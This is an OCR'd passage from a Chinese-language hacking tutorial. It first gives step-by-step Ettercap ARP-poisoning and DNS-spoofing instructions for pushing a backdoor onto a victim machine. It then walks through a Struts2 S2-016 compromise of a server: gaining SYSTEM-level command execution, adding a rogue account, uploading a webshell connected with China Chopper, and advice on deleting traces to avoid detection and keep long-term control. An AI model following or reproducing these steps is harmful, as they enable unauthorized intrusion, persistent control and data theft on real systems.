
接下来转到终端输入 ettercap -G 进入 ettercap 图形化界面

点解 unified sniffing 选择网卡点确定


接下来按顺序点 scan for hosts 和 Hosts list 扫描和列出主机




接下来我这里的网关是 192.18.1.1 我点击一下网关地址再点击 Add to target 1 然后再点击我要攻击的地址在选择 Add to target 2



接下来选择 mitm 中的 arp poisoning 选项它会弹出一个窗口你直接选择第一个点确定




然后在选择 plugins 中的 mangge the plugins 选项跳到这个页面我们玩的是 dns 欺骗所以双击 dns_spoof




再然后我们就选择 strat 中的 start sniffing 选项开始 DNS 欺骗


然后目标主机只要打开网站就会有这种情况，不管访问任何网站

2.4.4 实施欺骗攻击




接下来对方下载文件运行一下就会启发我们的后门





触发成功后就是这样接下来你先干什么都可以了不过前提你最好会一些 dos 命令你可以输入 shell 进入他的系统命令行状态



我这有些乱码，好了就这样吧

2.5 某系统由于 struct2 漏洞导致被完全攻陷

本文技术性不是很强，几乎都是利用工具来完成，但是如果没有灵活地使用工具，也未必能成功，首先是，通过上传发现，上传文件成功却访问不了，初步可以判断我们没有访问权限，此时，要么可以暴力破解 web 系统账号进行访问，然后再连接木马，要么就是找一个权限设置不是很高的目录进行上传，因此就需要对一些常用的 web 部署框架的网站目录结构有一定的了解。

另外就是有的网站可能有木马有一点检测机制，如果上传文件 txt 文件能访问，脚本文件显示页面不存在，那么可以试试上传一些免杀的木马试试。

tip1：快速判断网站是 windows 系统还是 linux 系统，通过对各自对大小写字母的敏感性不同进行判断。如：http://www.10086.cn/gz/index_851_851.html 将 index_851_851.html 改为 inDex_851_851.html 进行访问，发现更改后不能正常访问，初步就可以判断该系统是 linux 系统，不排除故意干扰性！

2.5.1 漏洞产生的原因

Apache Struts2 的“Dynamic Method Invocation”机制是默认开启的，仅提醒用户如果可能的情况下关闭此机制，如果未关闭此机制将导致远程代码执行漏洞，远程攻击者可利用此漏洞在受影响应用上下文中执行任意代码。

Apache Struts2 在实现过程中使用了 OGNL 表达式，并将用户通过 URL 提交的内容拼接入 OGNL 表达式中，当 debug 模式开启时，攻击者可以通过构造恶意 URL 来执行任意 Java 代码，进而可执行任意命令。

Apache Struts 2.3.1.1 之前版本中的 DebuggingInterceptor 组件中存在漏洞。当使用开发模式时，远程攻击者可利用该漏洞借助未明向量执行任意命令。

Apache Struts2 的 action:、redirect:和 redirectAction:前缀参数在实现其功能的过程中使用了 OGNL 表达式，并将用户通过 URL 提交的内容拼接入 OGNL 表达式中，从而造成攻击者可以通过构造恶意 URL 来执行任意 Java 代码，进而可执行任意命令。redirect:和 redirectAction:此两项前缀为 Struts 默认开启功能，目前 Struts 2.3.15.1 以下版本均存在此漏洞。

2.5.2 漏洞发现

通过使用 struct2 漏洞检测工具，发现目标网站存在 s2-016，s2-019 struct2 漏洞，如图：




图 1.1 struct2 漏洞

2.5.3 漏洞利用

通过对发现的 struct 漏洞使用相关利用工具进行利用，一步步开始渗透该系统！

1.获取目标信息

渗透该系统之前，首先需要获取到系统的相关信息，获取到的目标信息如图：




图 1.2 系统相关信息

两个漏洞确实是真实存在的，并且获取了当前站点的真实物理路径，另外用户权限是最高级权限 system 权限，为下一步攻击计划创建了一个良好的环境。

2.执行系统命令

通过对这两个漏洞进行命令执行，在前期收集到该系统是 windows 系统（一个简单的判断就是根据 windows 和 linux 系统对大小写敏感程度不同），所以直接执行 windows 命令，可知 s2-016 可以执行系统命令，s2-019 执行命令出错，如图：




图 1.3 执行系统命令

从执行结果可以看出，该网站是从内网通过端口映射到外网的，并且获取到内网 ip 地址。查看系统用户，发现 3 个账号，由此可见权限是很高的！

图 1.4 系统账户

添加用户 eth10，添加账户成功，如图：




图 1.5 添加 eth10 账户

由于只是渗透测试，因此不进行下一步操作，下一步就是将添加的用户添加至管理组，然后开远程桌面，从上可以看出，当前权限是最高权限，因此下一步是完全可行的，一旦远程桌面连接成功，那么就可以使用相关工具获取到系统账号密码，然后删除之前添加的账号，这样会大大减小被发现的风险，以便长时间进行控制该服务器。（备注，添加的账号已删除）。

3.文件上传

由于本次检测出了 s2-016，s2-019 漏洞，但是只有 s2-016 可以执行系统命令，如果没有 s2-016，那么我们接下来就是进行文件上传，上传木马，从而进行控制服务器。

先在当前目录上传一个测试文件，发现虽然显示上传 ok，但是却访问不了，初步排断是做了限制，由此排断当前目录没有相关访问权限，通过对 tomcat 了解，发现 webapp 下还有一个 ROOT 目录（相关于网站根目录），于是上传至该目录，发现上传成功，并能访问，如图：




图 1.6 上传测试文件

图 1.7 上传测试文件成功

接着上传木马文件，并使用菜刀连接，成功，如图：





图 1.8 菜刀成功连接

菜刀连接成功以后，由于是 system 权限，因此可任意下载系统中文件，并且可以上传恶意文件及工具，从而一步步攻陷该服务器！

通过查看文件发现，之前上传的文件上传成功了，只是访问不了。



另外通过上传文件，并配合虚拟终端，则可一步步完全控制该服务器，如图：

